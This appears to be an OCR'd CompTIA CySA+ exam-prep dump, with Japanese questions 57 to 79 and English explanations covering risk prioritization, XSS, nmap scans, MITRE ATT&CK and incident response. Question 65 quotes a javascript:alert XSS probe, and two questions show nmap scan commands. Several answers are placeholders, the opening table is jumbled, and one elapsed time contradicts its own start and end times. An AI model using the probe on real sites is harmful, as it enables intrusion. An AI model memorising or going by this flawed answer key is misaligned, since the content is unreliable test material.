
Risk prioritization	Risk finding	Risk categorization
	A list of patient prescription information was emailed to the incorrect recipient.	

1 2 3 4 5 6 7 8 Select	[illegible]	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Improperly configured third-party websites pose security risks to internal assets.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	A large volume of ICMP traffic is detected from an external source to Server2.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	Unauthorized software was discovered on technician workstations.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	The internet-facing web server allows access to data without requiring credentials.	Select Low (0-4) Medium (5-9) High (10-25)
1 2 3 4 5 6 7 8 Select	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select Low (0-4) Medium (5-9) High (10-25)
	PHI data was found within the development and test environments.	


1
2
3
4
5
6
7
8
Select
Select
Low (0-4)
Medium (5-9)
High (10-25)
Sensitive materials were found on a fax machine in a common area.

正解:

Action Plan
Risk prioritization
Risk finding
Risk categorization
A list of patient prescription information was emailed to the incorrect recipient.
Improperly configured third-party websites pose security risks to internal assets.
A large volume of ICMP traffic is detected from an external source to Server2.
Unauthorized software was discovered on technician workstations.
Select
Low (0-4)
Medium (5-9)
High (10-25)



Explanation:
3 High (10-25) - actual score was 15
8 Low (0-4) - actual score was 2
2 High (10-25) - actual score was 20
6 Low (0-4) - actual score was 4
7 Low (0-4) - actual score was 3
1 High (10-25) - actual score was 25
4 Medium (5-9) - actual score was 9
5 Medium (5-9) - actual score was 6

質問: **57**
セキュリティアナリストが脆弱性スキャンを実施しました。以下の結果が判明しました。

Machine	IP	Environment	Criticality	Patch available (Yes/No)
Server1	10.5.14.120	Internal network	Medium	No
Server2	10.250.10.8	Perimeter network	Low	Yes
Server3	154.6.80.34	Perimeter network	High	No
Server4	10.5.10.154	Internal network	High	Yes
Server5	10.0.3.45	Database network	Critical	Yes
Server6	10.0.3.38	Database network	Medium	No

アナリストは、以下のどのマシンを最初に点検すべきでしょうか？(2つ選択してください。)

A. Server1

B. Server2

C. server3

D. Server4

E. Server5

F. Server 6

正解: **C,E** (コメントを発表する)

To decide what to address first, CySA+ expects a risk-based prioritization approach, combining factors like:

* Asset criticality/value (business impact)
* Exposure/architecture (internet-facing vs. isolated/internal)
* Patch availability / ability to remediate quickly
* Exploitability / likelihood of exploitation

1) Server5 (Critical + Patch Yes) - prioritize immediately

Server5 sits in the database network , is marked Critical , and a patch is available . That combination makes it one of the highest priorities because you can rapidly reduce risk on an asset with the greatest business impact.

* Secbay explicitly states that prioritization should align to asset criticality and business impact , and also notes that patch availability accelerates remediation: Exact extract (Secbay Press): "Prioritize vulnerabilities based on their severity, exploitability, and potential impact... Asset Criticality: Identify and prioritize vulnerabilities based on the criticality of the assets they affect..." and " Patch Availability... Action: Prioritize vulnerabilities for which patches are readily available, as prompt remediation is possible. "
* The All-in-One guide emphasizes asset value/criticality as a major driver of how fast you remediate:

Exact extract (All-in-One Exam Guide): " Asset value is likely one of the most important factors in determining how quickly you should remediate vulnerabilities ..."

2) Server3 (Perimeter + High) - address immediately (mitigate now, patch later) Server3 is in the perimeter network and rated High , making it more exposed to attack paths than internal- only systems. Even though no patch is available , the analyst must still "address" it first via mitigation /compensating controls (segmentation, firewalling, disabling vulnerable services, WAF where relevant, tighter ACLs, etc.) because perimeter exposure increases likelihood of exploitation.

* The All-in-One guide makes the architecture/exposure point very directly: Exact extract (All-in-One Exam Guide - Exam Tip): "The architecture of your infrastructure should be a factor... Internet-facing hosts with sensitive information will likely be your highest priority , while isolated systems... may be able to wait a bit longer for remediation."
* Secbay's prioritization guidance also highlights focusing on critical/high impact risks first and using risk-based prioritization.

Why not the others (briefly):

* Server4 (Internal, High, Patch Yes): This is a strong candidate, but when choosing only two, perimeter high exposure (Server3) plus critical database with patch (Server5) generally outranks an internal high system.
* Server2 (Perimeter, Low, Patch Yes): Exposed, but Low criticality .
* Server1 / Server6 (Medium, No patch): Lower criticality and no patch-typically handled after higher-risk items, or mitigated as feasible.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003) : infrastructure architecture affects remediation priority; internet-facing hosts are typically highest priority; asset value drives remediation urgency
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003) : vulnerability prioritization factors include asset criticality and patch availability; prioritize items with readily available patches for prompt remediation

質問: **58**
セキュリティアナリストは、顧客のネットワーク上でマルウェアが制御不能なほど拡散しているというインシデントケースを受け取りました。アナリストはどのように対応すべきか迷っています。設定済みのEDRは、マルウェアのサンプルとそのシグネチャを自動的に取得しました。テレメトリに基づいてマルウェアの種類を特定するために、アナリストは次に次のうちどれを実行すべきでしょうか？
A. オープンソースの脅威インテリジェンスとシグネチャを相互参照します。
B. EDR を設定してフルスキャンを実行します。
C. マルウェアをサンドボックス環境に移行します。
D. 影響を受けるシステムにログインして、necstat を実行します。
正解: **(正解を表示します)**
The signature of the malware is a unique identifier that can be used to compare it with known malware samples and their behaviors. Open-source threat intelligence sources provide information on various types of malware, their indicators of compromise, and their mitigation strategies. By cross-referencing the signature with these sources, the analyst can determine the type of malware and its telemetry. The other options are not relevant for this purpose: configuring the EDR to perform a full scan may not provide additional information on the malware type; transferring the malware to a sandbox environment may expose the analyst to further risks; logging in to the affected systems and running netstat may not reveal the malware activity.
References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of EDR, a tool used for endpoint security, in chapter 5. Specifically, it explains the meaning and function of malware signatures and how they can be used to identify malware types1, page 203. It also discusses the benefits and challenges of using open-source threat intelligence sources to enhance security analysis1, page 211. Therefore, this is a reliable source to verify the answer to the question.
質問: **59**
デジタルフォレンジックプロセスにおいて、プロセスやオペレーティングシステムのイベントのグラフィカルな表現が含まれることが多い重要なアクティビティと見なされるのはどれですか?
A. レジストリ編集
B. ネットワークマッピング
C. タイムライン分析
D. 書き込みブロック
正解: **(正解を表示します)**
Timeline analysis in digital forensics involves creating a chronological sequence of events based on system logs, file changes, and other forensic data. This process often uses graphical representations to illustrate and analyze how an incident unfolded over time, making it easier to identify key events and potential indicators of compromise. This approach is highlighted in CompTIA Cybersecurity Analyst (CySA+) practices as crucial for understanding the scope and sequence of a security incident. The other options do not involve chronological or graphical analysis to the extent that timeline analysis does.

質問: **60**
脅威インテリジェンスアナリストが、MITRE ATT&CK フレームワークに従ってドキュメントを更新しています。

アナリストは、悪意のある行為者による次の動作を検出します。
悪意のある行為者は、脆弱なシステムへの不正アクセスを試みます。」アナリストは、次のどのフェーズで検出を行う必要がありますか?

A. 手順
B. テクニック
C. 戦術
D. サブテクニック

正解: (正解を表示します)

The behavior described is a high-level objective: gain unauthorized access to a vulnerable system. In MITRE ATT & CK, tactics represent the attacker's high-level goals (the "why"), such as gaining initial access. That makes this observation a tactic-level description rather than a technique/procedure.

* The All-in-One CS0-003 guide defines tactics as high-level goals and explicitly includes "gaining initial access" as an example:Exact extract (All-in-One Exam Guide): "Tactics The high-level goals attackers are trying to achieve, such as gaining initial access, persistence, or exfiltrating data."
* It also describes Initial access as the goal of gaining a foothold (i.e., unauthorized access) into a target system/network:Exact extract (All-in-One Exam Guide): "Initial access. Tactics used by attackers to gain a foothold within a target network or system..." Why the other options are not correct:
* B (Techniques): Techniques are the specific methods used to accomplish a tactic (the "how"), not the high-level goal itself.Exact extract (All-in-One Exam Guide): "Techniques The specific methods and procedures attackers use to achieve their goals."
* A (Procedures): Procedures are the step-by-step sequences for executing techniques (an attacker's "attack playbook"), not the high-level goal statement.
* D (Subtechniques): Subtechniques are more granular breakdowns under a technique; your statement doesn't describe a specific technique, so it can't be placed at the subtechnique level.

References (CompTIA CySA+ CS0-003 documents / study guides used):

* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): tactics are high-level goals (e.g., gaining initial access); initial access definition; techniques definition; procedures as step-by-step sequences

質問: **61**

根本原因分析を最もよく表すのは次のどれですか?

A. インシデントで使用された戦術、技術、および手順について説明します。
B. 問題の原因とそれを永久に排除する方法を概説した詳細なパスを提供します。
C. 誰が、何を、いつ、どこで、なぜ行ったかを概説したもので、法的手続きに関連してよく使用されます。
D. 実行された内容、現在実行中の内容、次に実行される内容など、進行中のアクティビティのレポートを生成します。

正解: (正解を表示します)

Root cause analysis (RCA) is a post-incident activity focused on identifying the underlying cause of an incident/problem so the organization can fix the real cause (not just symptoms) and prevent recurrence .

That matches Option B , which describes tracing the origin and eliminating it permanently.

The Sybex CySA+ Study Guide defines RCA in exactly this way:

Exact extract (Sybex Study Guide):

"The process of root cause analysis (RCA) is used to identify why a problem, incident, or issue occurred.

Root cause analysis is performed to allow organizations to understand what they need to focus on to prevent future problems..." The Secbay Press guide also defines RCA as uncovering underlying causes to prevent recurrence:

Exact extract (Secbay Press):

"Root Cause Analysis (RCA)... is a systematic investigation process aimed at identifying the fundamental factors that led to a security incident. It goes beyond addressing symptoms and seeks to uncover the underlying causes to prevent recurrence." Why the other options are wrong

* A (TTPs): That describes attacker behavior frameworks (e.g., MITRE ATT & CK), not RCA.

* C (who/what/when/where/why): That's an incident reporting structure, not the RCA process.
* D (ongoing activities report): That resembles status reporting/incident updates, not root cause determination.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003) : RCA identifies why an incident occurred and helps prevent recurrence
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003) : RCA goes beyond symptoms to uncover underlying causes and prevent recurrence
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003) : "who/what/when/where/why" belongs to incident reporting context

質問: **62**
セキュリティアナリストは、以下のコマンドを実行します。
nmap -T4 -F 192.168.30.30
nmap 7.6 を起動します
ホストは起動しています(遅延時間0.13秒)
ポートステートサービス
23/tcp オープン telnet
443/tcp オープン https
636/tcp オープン ldaps
システムを強化するために、アナリストはまず次のうちどれを推奨すべきでしょうか？
A. 暗号化を使用しないすべてのプロトコルを無効にします。
B. ドメインサービス用のクライアント証明書を設定します。
C. このシステムがNGFWの背後にあることを確認してください。
D. 安全なウェブサイトのために、公開されている信頼できるルート認証局をデプロイします。
正解: **(正解を表示します)**
Comprehensive Detailed Explanation:The nmap scan results show that Telnet (port 23) is open. Telnet transmits data, including credentials, in plaintext, which is insecure and should be disabled to enhance security. Here's an explanation of each option:
* A. Disable all protocols that do not use encryption
* Explanation: Disabling unencrypted protocols (such as Telnet) reduces exposure to man-in-the- middle (MITM) attacks and credential sniffing. Telnet should be replaced with a secure protocol like SSH, which provides encryption for transmitted data.
* B. Configure client certificates for domain services
* Explanation: While client certificates enhance authentication security, they are more relevant to services like LDAP over SSL (port 636), which is already secure. This would not address the Telnet vulnerability.
* C. Ensure that this system is behind a NGFW
* Explanation: A Next-Generation Firewall (NGFW) provides enhanced network security, but it may not mitigate the risks of unencrypted protocols if they are allowed internally.
* D. Deploy a publicly trusted root CA for secure websites
* Explanation: Public root CAs are used for website authentication and encryption, relevant only if this system is hosting a publicly accessible HTTPS service. It would not impact Telnet security.
References:

CIS Controls: Recommendations on secure configurations, especially the use of encrypted protocols.
NIST SP 800-47: Security considerations for network protocols, emphasizing encrypted alternatives like SSH over Telnet.

質問: **63**
セキュリティアナリストが、Webサーバーに対して実行された脆弱性スキャンの以下の抜粋をレビューします。
セキュリティアナリストは、Webサーバーのセキュリティ強化のために、以下のどの推奨事項を提示すべきでしょうか？
A. http-server-header のバージョン情報を削除します。
B. tcp_wrappers を無効にします。
C. /wp-login.phpフォルダを削除します。
D. ポート22を閉じます。
正解: **A (**コメントを発表する**)**
The vulnerability scan shows that the version information is visible in the http-server-header, which can be exploited by attackers to identify vulnerabilities specific to that version. Removing or obfuscating this information can enhance security.
References: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4: Vulnerability Management, page 172; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Vulnerability Management, page 223.

質問: **64**
SIEMアラートに含まれるIPアドレスが既知の悪意のあるIPアドレスであるかどうかをアナリストが迅速に判断するのに役立つのは、次のうちどれですか？
A. 自社の業界に特化した情報共有 ·分析センターに参加する。
B. STIX/TAXII形式で脅威インテリジェンスをIPSにアップロードします。
C. 取り込みパイプラインにIPSのデータエンリッチメントを追加します。
D. SIEMアラートを確認した後、脅威フィードを確認します。
正解: **(**正解を表示します**)**
The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is
C). Add data enrichment for IPS in the ingestion pipeline.
Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Dataenrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.
The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

質問: **65**
セキュリティアナリストが、同社のウェブサイトに以下の脆弱性を発見しました。
< INPUT TYPE="IMAGE" SRC="javascript:alert('test');" >
今後このような攻撃を防ぐために、以下のうちどれを実施すべきでしょうか？

A. 入力のサニタイズ
B. 出力エンコーディング
C. コードの難読化
D. 準備済みステートメント
正解: **A (**コメントを発表する**)**
This is a type of web application vulnerability called cross-site scripting (XSS), which allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim.
Input sanitization is a technique that prevents XSS attacks by checking and filtering the user input before processing it. Input sanitization can remove or encode any characters or strings that may be interpreted as code by the browser, such as < , > , " , ' , or javascript:. Input sanitization can also validate the input against a predefined format or range of values, and reject any input that does not match.
Output encoding is a technique that prevents XSS attacks by encoding the output before sending it to the browser. Output encoding can convert any characters or strings that may be interpreted as code by the browser into harmless entities, such as < , > , " , ' , or javascript:. Output encoding can also escape any special characters that may have a different meaning in different contexts, such as , /, or ;.
Code obfuscation is a technique that makes the source code of a web application more difficult to read and understand by humans. Code obfuscation can use techniques such as renaming variables and functions, removing comments and whitespace, replacing literals with expressions, or adding dummy code. Code obfuscation can help protect the intellectual property and trade secrets of a web application, but it does not prevent XSS attacks.

質問: **66**
サイバーセキュリティ アナリストは SIEM でトリアージを行っており、ファイアウォールと調査対象のホスト間のタイムスタンプが 43 分ずれていることに気付きました。タイムスタンプで発生する可能性が最も高いシナリオは次のうちどれですか?
A. NTP サーバーがホスト上に構成されていません。
B. サイバーセキュリティ アナリストは間違った情報を見ています。
C. ファイアウォールは UTC 時間を使用しています。
D. ログのあるホストはオフラインです。
正解: **(**正解を表示します**)**
The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host.
NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network.
NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and ...

質問: **67**
インシデント後の教訓を学ぶステップに含めるべき重要な側面は次のうちどれですか?
A. インシデント対応計画または手順の改善または変更を特定します。
B. 内部ミスがあったかどうか、またミスを繰り返さないように誰がミスをしたかを判断します。
C. 収集したすべての法的証拠を提示し、警察に引き渡します。
D. インシデントの財務的影響について話し合い、セキュリティ管理が適切に行われているかどうかを判断します。
正解: **(**正解を表示します**)**

An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents

質問: **68**
教訓を見直した後、更新する必要があるのは次のうちどれですか?
A. 災害復旧計画
B. 事業継続計画
C. 机上演習
D. インシデント対応計画
正解: **(**正解を表示します**)**
A lessons-learned review is a process of evaluating the effectiveness and efficiency of the incident response plan after an incident or an exercise. The purpose of the review is to identify the strengths and weaknesses of the incident response plan, and to update it accordingly to improve the future performance and resilience of the organization. Therefore, the incident response plan should be updated after a lessons-learned review.
References: The answer was based on the NCSC CAF guidance from the National Cyber Security Centre, which states: "You should use post-incident and post-exercise reviews to actively reduce the risks associated with the same, or similar, incidents happening in future. Lessons learned can inform any aspect of your cyber security, including: System configuration Security monitoring and reporting Investigation procedures Containment/recovery strategies"

質問: **69**
SOC アナリストは、デバイスのオペレーティング システムに関係なく、外部の脅威に対する保護を強化するために、すべてのエンドポイントに防御層を追加することを推奨しています。これに最もよく適合するものは次のうちどれですか
要件？
A. SIEM
B. CASB
C. SOAR
D. EDR
正解: **(**正解を表示します**)**
EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device's operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives. Official References:
https://www.comptia.org/certifications/cybersecurity-analyst
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
https://resources.infosecinstitute.com/certification/cysa-plus-ia-levels/

質問: **70**
侵入分析のダイヤモンド モデルの利点は次のどれですか?
A. 分析ピボットを提供し、知識のギャップを特定します。
B. 発見された脆弱性が将来再び悪用されないことを保証します。
C. 法廷で使用できる簡潔な証拠を提供します
D. 攻撃イベントのプロアクティブな検出と分析を可能にします

正解: **(**正解を表示します**)**
The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

質問: **71**
インシデント対応を第三者にアウトソーシングする際に、組織がSLO(サービスレベル目標)を理解することの重要性を説明しているのは、次のうちどれですか？
A. 特定のKPIのパフォーマンスを追跡する
B. SLAの隠れたコストを理解する
C. 客観的なリスクスコアを計算できるようにするため
D. 覚書におけるリスク許容度を定量化する
正解: **(**正解を表示します**)**
The correct answer is A because SLOs - service-level objectives are measurable targets used to evaluate whether a service or process is meeting expected performance levels. When incident response is outsourced to a third party, SLOs help the organization measure whether the provider is meeting key performance expectations, such as detection time, response time, remediation time, and reporting quality.
Exact supporting extract: the Secbay CySA+ guide defines SLOs as specific, measurable targets set for the performance and reliability of a service or process. It also states that SLOs provide a framework for defining and measuring effectiveness, and that reporting on SLOs allows stakeholders to assess performance and make informed decisions.
The same guide explains that SLOs depict explicit measurements and may be set by a company or defined as part of a service-level agreement with a service provider. It also states that estimating whether SLOs are being met is a typical component of SLA management.
The official CySA+ objectives include SLOs under metrics and KPIs for reporting and communication.
Why the other options are incorrect:
B is incorrect because SLOs are performance targets, not a method for identifying hidden costs.
C is incorrect because SLOs may support risk management, but they do not directly calculate an objective risk score.
D is incorrect because risk appetite is a governance/risk-management concept, not the purpose of SLOs.
A is correct because SLOs allow the organization to measure third-party IR performance against defined KPIs.

質問: **72**
セキュリティチームはWebサーバーをXSS攻撃について調査し、以下のNmapスキャンを実行します。

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT     STATE    SERVICE REASON
80/tcp   open     http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

スキャン結果を最も正確に表しているのは、次のうちどれですか？
A. 試行で使用されるパラメータとして文字 > と " が出力されます
B. 脆弱なパラメータID hccp://l72.31.15.2/1.php?id-2 とフィルタリングされていない文字が返されました
C. 脆弱なパラメータと、フィルタリングされていない文字またはエンコードされた文字が安全でないと判断されました。
D. 脆弱なパラメータと文字 > および " を使用した反射型 XSS 攻撃
正解: **(**正解を表示します**)**
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a

type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

質問: **73**
複数のSaaSアプリケーションのクラウド移行に際し、組織のシステム管理者は、クラウドベースの資産へのIDおよびアクセス管理の拡張という複雑な課題に頭を悩ませていました。このプロジェクトの複雑さを軽減できたサービスモデルは次のうちどれでしょうか。
A. RADIUS
B. SDN
C. ZTNA
D. SWG
正解: **(**正解を表示します**)**
Zero Trust Network Access (ZTNA)simplifies secure remote access to cloud and SaaS applications byenforcing identity-based, least-privilege access policies. It eliminates the need to extend traditional network- based access models to the cloud. ZTNA ensures thateach user is verified continuouslyregardless of their network location, aligning perfectly with complex multi-cloud or SaaS environments.
* RADIUS (A)is an older authentication protocol, not ideal for SaaS cloud scale.
* SDN (B)controls network flow, not identity management.
* SWG (D)is a secure web proxy, not for access control and IAM extension.
# Reference:
* CS0-003 Exam Objectives 1.1 - Identity and Access Management
* Sybex Study Guide - Chapple & Seidl, Chapter 2: Zero Trust & Cloud IAM

質問: **74**
サイバーセキュリティ アナリストは SIEM ログを調査し、内部ホストからブロックリストに登録された外部サーバーへの一貫したリクエストを観察しています。アクティビティを最もよく説明しているものは次のうちどれですか?
起こっていますか？
A. データの引き出し
B. 不正なデバイス
C. スキャン中
D. ビーコン
正解: **(**正解を表示します**)**
Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

質問: **75**

セキュリティ運用チームは、ツールとポータルが冗長であるため、複数の脅威インテリジェンス フィードを統合する必要があります。次のうち、最もよく目標を達成し、結果を最大化できるのはどれですか?
A. 1 枚のガラス
B. シングルサインオン
C. データの強化
D. 重複排除
正解: **(**正解を表示します**)**
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

質問: **76**
アナリストは、ヘッダーに追加の文字を含む HTTPS トラフィックを別の国の既知の悪意のある IP に送信する内部デバイスがあることに気付きました。アナリストが気づいたことを説明しているのは次のうちどれですか?
A. ビーコン
B. バッファオーバーフロー
C. クロスサイトスクリプティング
D. PHP トラバーサル
正解: **A (**コメントを発表する**)**

質問: **77**
セキュリティアナリストが、不審なアクティビティを記録した録画セッションを閲覧している。
192.168.10.10をスキャン中...
スキャン時間：約0%完了...
...
スキャンが完了しました(4台のホストが稼働中)。4台のホストを1348秒でスキャンしました。
ホスト港湾州サービス
192.168.10.10 1 閉鎖 不明
192.168.10.20 1 閉鎖 不明
192.168.10.30 1 閉鎖 不明
192.168.10.40 1 閉鎖 不明
以下のうち、示されている活動を最もよく表しているのはどれですか？
A. UDPスキャン
B. SYNスキャン
C. クリスマスツリーのスキャン
D. 半開きスキャン

正解: (正解を表示します)
The scan output where ports are marked as "closed" suggests the use of ahalf-open or SYN scan. In a SYN scan, the scanner sends only the initial SYN packet and does not complete the TCP handshake. If a SYN- ACK is received, the port is open; if a RST is received, it is closed. This scanning method is also referred to as astealth scanand is frequently used to avoid detection.
Reference:
Mike Chapple, David Seidl,CompTIA CySA+ Practice Tests(Sybex, 2023), p. 376, Question 15: "This image shows a SYN-based port scan..."

質問: **78**
ある組織が追跡調査した複数の事例は、以下の表に記載されています。
組織のMTTDは次のうちどれですか？

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

A. 140
B. 150
D. 180
C. 160
正解: (正解を表示します)
The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: (180+150+170+140)/4 = 160 minutes. This is the correct answer according to the CompTIA CySA+ CS0-003 Certification Study Guide1, Chapter 4, page 161. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4, page 153; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4, page 161.

質問: **79**
正確なインシデント対応レポートを確実に行うために最も重要な要素は次のうちどれですか?
A. 明確に定義されたイベントのタイムライン
B. 規制報告に関するガイドライン
C. 影響を受けるシステムからのログ
D. よく練られたエグゼクティブサマリー
正解: **A** (コメントを発表する)
